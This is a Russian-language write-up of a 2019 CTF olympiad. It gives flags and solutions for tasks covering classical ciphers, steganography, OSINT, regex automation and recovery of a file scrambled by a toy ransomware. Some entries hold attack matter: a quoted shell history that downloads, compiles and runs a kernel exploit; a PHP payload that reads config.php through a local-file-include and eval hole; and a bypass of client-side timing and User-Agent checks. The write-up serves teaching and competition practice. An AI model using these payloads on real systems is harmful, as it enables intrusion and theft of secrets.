Paper Crypto

Ответ: CTF{01d_5cHo01_crYpt0gr4pHY}
Уязвимость: Простой шифр
Решение:

Использовался столбцевой шифр. В данном виде шифра текст пишется на горизонтально разграфленном листе бумаги фиксированной ширины, а шифротекст считывается по вертикали. Для расшифровки достаточно перебрать ширину строки.

C__gT5crFcr4{HYp0opH10tYd10} => CTF{01d_5cHo01_crYpt0gr4pHY}

Весёлый хакер

Ответ: CTF{UpGr4d3_y0ur_01d_K3rn31}
Уязвимость: Уязвимость в старой версии ядра Linux
Решение:

В `.bash_history` хранится история исполнения команд. Файл содержит строчки:

```
wget http://kernel.exploit-db.com/cve-2020-56/exploit.c
gcc exploit.c -o exploit
./exploit
echo "Q1RGe1VwR3I0ZDNfeTB1cl8wMWRfSzNybjMxfQ==" | base64 --decode
```

Злоумышленник воспользовался уязвимостью в старой версии ядра, скачал рабочий эксплоит с помощью wget, скомпилировал его и запустил, а затем преобразовал флаг в base64.

Тележка из АШАНа


Ответ: автоматическая сдача

Уязвимость: Стеганография в картинке. QR-код + флаг страны

Решение:

Открываем фотографию с помощью программы StegSolve, пробегаемся по нескольким каналам, находим чёткое изображение QR-кода, который ведёт по ссылке https://flagme.tcp.olymp.hackforces.com/?flag=on .

На сайте требуют ввести фразу “Добро пожаловать” на том языке, к которой относится данный флаг.



При поиске флага через альфа-каналы может быть найдено 3 похожих флага - Техас (США), Чили и Гвинея-Бисау. Выяснить, какой флаг конкретно изображён можно, если расслоить исходное изображение (так как здесь используется наложение изображений). Например, с помощью этой программы: https://github.com/kelvins/steganography

Правильным флагом будет Техас, а фраза “Добро пожаловать” по-английски звучит как “welcome”.

Леонардо

Ответ: автоматическая сдача

Уязвимость: Слабое шифрование

Решение:

Подсказка кроется в названии сервиса, если воспользоваться поиском, то можно найти последовательность чисел 1 1 3 5, и что это последовательность Леонардо. Схема шифровки сообщения следующая:

1) исходная строка разбивается на элементы массива;

2) каждый элемент отправляется на вход функции, высчитывающей последовательность и прибавляющей к ascii коду буквы это число.

Догадаться можно если внимательно посмотреть на числа и поикать последовательность.

Пример сервиса для дешифровки:

```
import functools

@functools.lru_cache(None)
def leonardo(n):
    if n <= 1:
        return 1
    return leonardo(n-1) + leonardo(n-2) + 1

#пример строки на вход
message = "66 117 114 106 118 126 141 167 220 287 319 574 850 1338 2005 3290 5277 8464 13637 21992 35453 57415 92836 150159 242885 392867 635736 1028569 1664193 2692642 4356727 7049258 11405894 18454961 29860818 48315737 78176448 126492071 204668341 331160398 535828706 866988990 1402817579 2269806460 3672623837".split()

count = 1

answer = ''
for s in message:
    res = int(s) - leonardo(count)
    answer += chr(res)
    print(answer)
    count += 1
print(answer)
```

...От сударя слышу!

Ответ: CTF{Сильфида}
Уязвимость: доступные мета-теги изображения
Решение:

Если посмотреть XMP изображения, то можно увидеть координаты и время с датой. Это Михайловский театр. На сайте театра есть афиша за весь год. Шел спектакль "Сильфида". Он и является флагом

Всем L33t!

Ответ: CTF{1890087}
Уязвимость: нет, происходит поиск числа по заданным параметрам
Решение:

Поиск хэша можно производить с помощью данного примера:

```
import hashlib

for i in range(2000000):
    result = hashlib.md5(str(i).encode()).hexdigest()
    if "c7fc7f" in result:
        print(i)
```

nREдъявите документы vol.1

Ответ: автоматическая сдача
Уязвимость: нет, задача сводится к автоматизации поиска строк, которые бы подходили под заданные в условии регулярные выражения.
Решение:

Первая версия кроссворда на знание регулярных выражений (regex). Решается довольно легко: считываются входные параметры, подбираются нужные выражения, соответствующие условию. Цикл повторяется 200 раз. Если таких строк нет - отправляется неверное решение, чтобы сломался “чекер” и не засчитал вам этот раунд, при этом не сбрасывая игровой счётчик.

Автоматизацию поиска необходимых регулярных выражений можно автоматизировать, используя библиотеки python - rstr и z3.

пREдъявите документы vol.2

Ответ: автоматическая сдача
Уязвимость: нет, задача сводится к автоматизации поиска строк, которые бы подходили под заданные в условии регулярные выражения.
Решение:

Вторая (усложнённая) версия кроссворда на знание регулярных выражений (regex). Решается довольно легко: считываются входные параметры, подбираются нужные выражения, соответствующие условию. Цикл повторяется 200 раз. Если таких строк нет - отправляется неверное решение, чтобы сломался “чекер” и не засчитал вам этот раунд, при этом не сбрасывая игровой счётчик.

Автоматизацию поиска необходимых регулярных выражений можно автоматизировать, используя библиотеки python - rstr и z3.

Вирус!

Ответ: CTF{35R3V3R}
Уязвимость: открытый код вируса-шифровальщика, можно восстановить “битый” файл
Решение:

Вирус в цикле меняет байты 0 и 13, 14 и 25, 26 и 62... (т.к. массив [14, 12, 37...]). Всё это происходит в цикле (сложение по модулю), чтобы не выйти за границы файла. Чтобы восстановить файл, нужно найти последние измененные байты (пройтись от начала до конца как и в случае шифрования, но без перестановки байтов). После чего идти обратно и переставлять байты на свои прежние места.

Пример кода дешифровальщика на языке Python

```
def swap(p, a, b):
    tmp = p[a]
    p = p[:a] + bytes([p[b]]) + p[a + 1:]
    p = p[:b] + bytes([tmp]) + p[b + 1:]
    return p


with open("encrypted", "rb") as inp, open("recovered.png", "wb") as out:
    arr, ptr = inp.read(), 0
    N = len(arr)
     nums = [14, 12, 37, 24, 29, 30, 11, 9, 10, 2, 11, 34, 26, 38, 5, 48, 40, 48, 38, 22, 48, 28,
21, 46, 24, 40, 50, 27, 4, 10, 16, 7, 10, 4, 18, 25, 18, 12, 9, 26, 10, 47, 30, 46, 18, 9, 7, 37,
10, 27, 13, 40, 27, 24, 48, 17, 41, 27, 20, 16, 48, 21, 32, 41, 10, 47, 9, 17, 38, 20, 30, 18,
20, 15, 22, 25, 10, 16, 5, 19, 38, 14, 6, 20, 10, 18, 44, 13, 24, 15, 9, 43, 47, 9, 45, 24, 41,
21, 42, 19, 37, 42, 31, 9, 3, 41, 3, 39, 14, 3, 8, 28, 32, 48, 46, 48, 7, 11, 39, 31, 38, 26, 30,
43, 43, 12, 37, 12, 2, 8, 46, 16, 6, 42, 31, 19, 20, 49, 47, 45, 12, 37, 37, 14, 35, 10, 32, 31,
26, 3, 14, 8, 42, 31, 42, 37, 38, 28, 5, 35, 19, 37, 14, 31, 3, 30, 36, 8, 43, 49, 21, 48, 5, 16,
25, 34, 15, 19, 14, 37, 48, 29, 25, 28, 39, 19, 44, 26, 49, 6, 18, 47, 5, 16, 49, 40, 29, 43, 2,
29, 26, 6, 46, 41, 9, 41, 38, 38, 37, 24, 46, 8, 49, 17, 6, 22, 23, 12, 15, 36, 28, 30, 12, 41,
21, 11, 30, 38, 49, 14, 3, 36, 32, 19, 41, 39, 26, 18, 42, 25, 32, 47, 24, 47, 41, 17, 26, 19,
13, 31, 39, 15, 15, 42, 23, 4, 31, 15, 3, 28, 28, 3, 9, 46, 39, 14, 9, 12, 49, 11, 44, 49, 8, 20,
4, 44, 38, 29, 25, 31, 16, 22, 6, 16, 17, 17, 4, 17, 12, 48, 19, 34, 2, 5, 34, 17, 14, 34, 16,
16, 16, 26, 25, 43, 41, 41, 49, 42, 25, 20, 45, 4, 39, 22, 49, 6, 24, 32, 50, 30, 42, 49, 13,
42, 32, 19, 36, 15, 36, 6, 40, 22, 46, 47, 38, 46, 32, 20, 4, 18, 13, 11, 16, 35, 50, 47, 29,
32, 37, 45, 41, 4, 49, 9, 5, 44, 7, 23, 21, 49, 45, 46, 3, 10, 25, 23, 16, 17, 35, 3, 25, 30, 22,
31, 42, 16, 3, 5, 34, 4, 17, 7, 28, 14, 43, 42, 2, 14, 16, 44, 16, 26, 34, 49, 36, 47, 35, 22,
16, 31, 9, 32, 17, 31, 39, 32, 46, 32, 39, 45, 13, 48, 49, 5, 23, 39, 50, 49, 36, 8, 20, 48, 9,
50, 47, 26, 40, 49, 32, 22, 41, 47, 2, 33, 4, 43, 44, 49, 44, 12, 32, 40, 8, 3, 44, 31, 9, 26,
18, 15, 24, 27, 43, 12, 31, 5, 31, 36, 18, 9, 46, 37, 42, 40, 47, 19, 11, 26, 48, 19, 17, 31,
47, 3, 40, 45, 41, 18, 49, 17, 12, 36, 27, 15, 11, 39, 37, 14, 3, 29, 20, 34, 26, 5, 17, 13, 27,
```

```
41, 40, 38]
    for i in nums:
        ptr = (ptr + i + 1) % N
    ptr -= 1
    for i in reversed(nums):
        arr = swap(arr, ptr, (ptr - i + N) % N)
        ptr = (ptr - i - 1 + N) % N
    out.write(arr)
```

Skrillex

Ответ: CTF{php_l0c4l_f1l3_1nclud3_error}
Уязвимость: PHP eval + Local file include
Решение:

На сайте плохо обрабатываются подключения дочерних страниц. Например, при обработке ссылки **?page=about** подключается файл **about.php** с помощью функции **include().** Таким образом, можно подключать файлы .php, подменяя GET-параметр **page**. Перебираются все стандартные файлы - находится config.php. Форма проверки отображения статьи на сайте - вводится html-текст, а затем отображается на этой же странице. Большинство функций php типа exec, require, curl и т.д. отключены администратором с целью безопасности, но функция file_get_contents() работает. Также необходимо вывести его “чистым”, без тегов.

Итоговый эксплоит: **echo htmlentities(file_get_contents(‘config.php’));**

переменная $PASS

¯_(ツ)_/¯

Ответ: автоматическая сдача

Уязвимость: проверка данных только на стороне клиента

Решение:

На сайте предлагалось пройти процедуру подтверждения личности методом выбора смайлика, которому соответствует текстовое описание эмоции. Таких раундов было 300. Время на решение давалось 3 секунды, но проверка законченного времени была только на стороне клиента. Также, был фильтр по User-Agent, запрещающий стандартным утилитам типа cURL и python-requests без модификации работать с сайтом.

Редактируем файл js, добавляем интервал побольше (или совсем его убираем), и проходим 300 раундов (можно было автоматизировать).

Square crypto

Ответ: автоматическая сдача

Уязвимость: слабый алгоритм шифрования

Решение:

Был представлен метод шифрования квадратами (или шифр Полибия). Каждый раз менялся порядок букв в квадрате, а также зашифрованное слово. Необходимо было понять метод шифрования, использовать библиотеку для дешифровки, и пройти таким образом 100 раундов.


Готовые классы на Python для шифрования-дешифровки можно найти здесь: http://www.cyberforum.ru/python/thread1294300.html


Воришка домена

Ответ: CTF{buyd0m41n4ndk33pc4lm}
Уязвимость: её нет, необходимо было искать информацию в открытых источниках
Решение:

Так как сама переписка была выложена на pastebin.com, можно было бы поискать объявления о продаже домена (или просто сам домен) именно на этом сайте. А чтобы знать, какой домен искать, нужно было внимательно посмотреть, как отображаются данные в irc-чате. А именно, все обратные зоны были замазаны звёздочками. Отсюда мы можем понять, что длина домена - 5, зона - .me
2 объявления:

https://pastebin.com/p1PxjY0L
https://pastebin.com/0a7YfK4j





Зная даты переписки и все параметры, можно задать такие настройки для поиска (актуально на момент проведения олимпиады 16-17.02.2019)

Попадаем на сайт http://menad.me/ , связываемся с воришкой по указанной им почте. Если подать запрос верно (в примере ниже), то автоответчик пришлёт код подтверждения заявки, пересылаем её - бот пишет флаг.

Пропала связь

Ответ: автоматическая сдача
Уязвимость: нет, умение пользоваться консольными утилитами и знание протоколов
Решение:

К домену sputnik.tcp.olymp.hackforces.com была прикреплена AAAA-запись DNS, которая указывала на IPv6 адрес (вместо обычного IPv4). Поэтому, чтобы подключиться к серверу, например, по **netcat**, нужно было поставить флаг **-6:**

nc -6 2a04:ac00:1:6e29:5054:ff:fe00:a33f 3000